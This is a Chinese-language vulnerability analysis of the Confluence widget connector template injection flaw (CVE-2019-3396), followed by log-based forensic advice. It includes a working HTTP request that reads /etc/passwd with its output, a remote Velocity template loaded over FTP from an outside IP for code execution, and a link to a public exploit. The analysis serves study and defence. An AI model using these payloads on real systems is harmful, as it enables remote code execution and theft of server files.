漏洞介绍


Atlassian 公司的 Confluence Server 和 Data Center 产品中使用的 widgetconnecter 组件 (版本<=3.1.3) 中存在服务器端模板注入 (SSTI) 漏洞。利用该漏洞，攻击者可以实现本地敏感文件读取，SSRF，RCE等

影响范围

所有 1.xx，2.xx，3.xx，4.xx 和 5.xx 版本
所有 6.0.x，6.1.x，6.2.x，6.3.x，6.4.x 和 6.5.x 版本
6.6.12 之前的所有 6.6.x 版本
所有 6.7.x，6.8.x，6.9.x，6.10.x 和 6.11.x 版本
6.12.3 之前的所有 6.12.x 版本
6.13.3 之前的所有 6.13.x 版本
6.14.2 之前的所有 6.14.x 版本

漏洞简析


问题出现在往文章中插入其他元素的功能处，如下



的当我们向文章中插入不同元素时，confluence会启用不同的渲染器对其进行渲染，不同的渲染器函数中会调用不同模板（_template参数),有些_template参数是直接写死了的，但是有些_template参数则是我们可控的。所以，问题也就出现了，我们可以通过修改_template参数来加载远程恶意代码来实现RCE(支持ftp,https协议），或者通过file协议直接读取本地文件(/etc/passwd等)。

0x01


我们向文章中插入一段视频，发出请求，抓包，并在请求中添加_template参数



由上图可以看到我利用ftp协议加载了一个远程的vm文件，这个文件的内容如下：

```
#set($e="e")
$e.getClass().forName('java.lang.System').getMethod('getProperty
```

该段代码的功能就是显示出当前系统种类(linux或者windows)。效果如下：




可见成功读出操作系统类型。

> 可使用python的pyftplib库快速搭建一个ftp服务器，简单灵活，使用方法如下
> https://my.oschina.net/kangvcar/blog/1599867

0x02

除此之外我们还可以利用file协议进行本地文件读取




```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:8090/pages/resumedraft.action?draftId=1376257&draftShareI
d=b42d737e-e6e0-4818-94b0-8fd6aae69cf4
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 173
Connection: close
Cookie: JSESSIONID=335562B042542A36FCED32F1321EF849

{"contentId":"1376257","macro":{"name":"widget","body":"","params":{"url":
"https://www.viddler.com/v/test","width":"1000","height":"1000","_template
":"file:///etc/passwd"}}}
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
ksuser:x:1000:1000:ksuser,,,:/home/ksuser:/bin/bash
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi-autoipd:x:108:115:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

0x03

利用github上放出的exp试一试：https://github.com/Yt1g3r/CVE-2019-3396_EXP




只需输入目标地址与命令即可，方便快捷


痕迹排查

由于confluence使用的是log4j进行日志管理，log4j又是按需记录java以及http行为，所以即使攻击者成功利用了漏洞，我们也很难在服务器上查找到攻击痕迹，除非管理源对confluence日志系统进行了以下配置

1. 配置记录用户访问每个页面的记录
   https://confluence.atlassian.com/confkb/how-to-enable-user-access-logging-182943.html
   开启此设置后，用户对每个页面的访问都会被记录到atlassian-confluence.log中，而这个文件是存放在confluence的家目录下（区别与安装目录，这是我之前一直踩的一个坑），寻找家目录的方法下面链接中的手册有提到
   https://confluence.atlassian.com/doc/working-with-confluence-logs-108364721.html
2. 配置开启Profiling功能
   这个功能大概就是会详细展示出用户访问每个页面时都发生了什么。
   https://confluence.atlassian.com/doc/configuring-logging-181535215.html



进行了如上配置过后，当我利用ftp加载远程恶意脚本时就可以在日志atlassian-confluence.log看到如下条目



```
2019-04-16 09:52:07,883 DEBUG [http-nio-8090-exec-7] [atlassian.util.profiling.UtilTimerStack] log [6580ms] - /rest/tinymce/1/macro/preview
  [1ms] - UserAccessor.getExistingUserByKey()
  [1ms] - ContentEntityManager.getById()
  [0ms] - PermissionManager.hasPermission()
    [0ms] - UserAccessor.isDeactivated()
      [0ms] - CrowdService.getUser()
        [0ms] - ApplicationDAO.findByName()
        [0ms] - UserDao.findByName()
    [0ms] - CrowdService.isUserMemberOfGroup()
      [0ms] - ApplicationDAO.findByName()
      [0ms] - MembershipDao.isUserDirectMember()
  [0ms] - UserAccessor.getPropertySet()
  [1ms] - UserAccessor.getPropertySet()
  [0ms] - UserAccessor.getPropertySet()
  [0ms] - UserAccessor.getPropertySet()
  [1ms] - UserAccessor.exists()
    [1ms] - CrowdService.getUser()
      [0ms] - ApplicationDAO.findByName()
      [0ms] - UserDao.findByName()
  [0ms] - UserAccessor.getPropertySet()
  [1ms] - Rendering velocity template: ftp://120.78.155.14:2121/test.vm
  [39ms] - Rendering velocity template: content/render/xhtml/preview-macro-template.vm
    [39ms] - Parse: /decorators/includes/header.vm
      [0ms] - UserAccessor.getPropertySet()
      [0ms] - UserAccessor.getPropertySet()
      [0ms] - PermissionManager.isConfluenceAdministrator()
      [2ms] - Rendering velocity template: templates/date-header.vm
        [0ms] - FormatSettingsManager.getDateFormat()
      [20ms] - VelocityFriendlyPageBuilderService.getConfluenceResourceTags
        [0ms] - UserAccessor.getPropertySet()
        [0ms] - UserAccessor.getPropertySet()
        [0ms] - UserAccessor.getPropertySet()
        [0ms] - UserAccessor.getPropertySet()
        [0ms] - UserAccessor.getPropertySet()
        [0ms] - UserAccessor.getPropertySet()
      [0ms] - UserAccessor.getPropertySet()
    [0ms] - UserAccessor.getPropertySet()
  [0ms] - PermissionManager.isSystemAdministrator()

2019-04-16 09:52:15,002 DEBUG [Caesium-1-2] [atlassian.util.profiling.UtilTimerStack] log [2ms] - Scheduled job: com.atlassian.confluence.plugins.confluence-document-co
torRunner#conversionQueueMonitor

2019-04-16 09:52:16,643 DEBUG [Caesium-1-3] [atlassian.util.profiling.UtilTimerStack] log [4ms] - Scheduled job: ClusterSafetyJob#ClusterSafetyJob
  [3ms] - ClusterSafetyManager.verify()
```

上图中Rendering velocity template: ftp://xxxxxxxxxx就是我们此次攻击的关键所在，这里也成功捕获到了。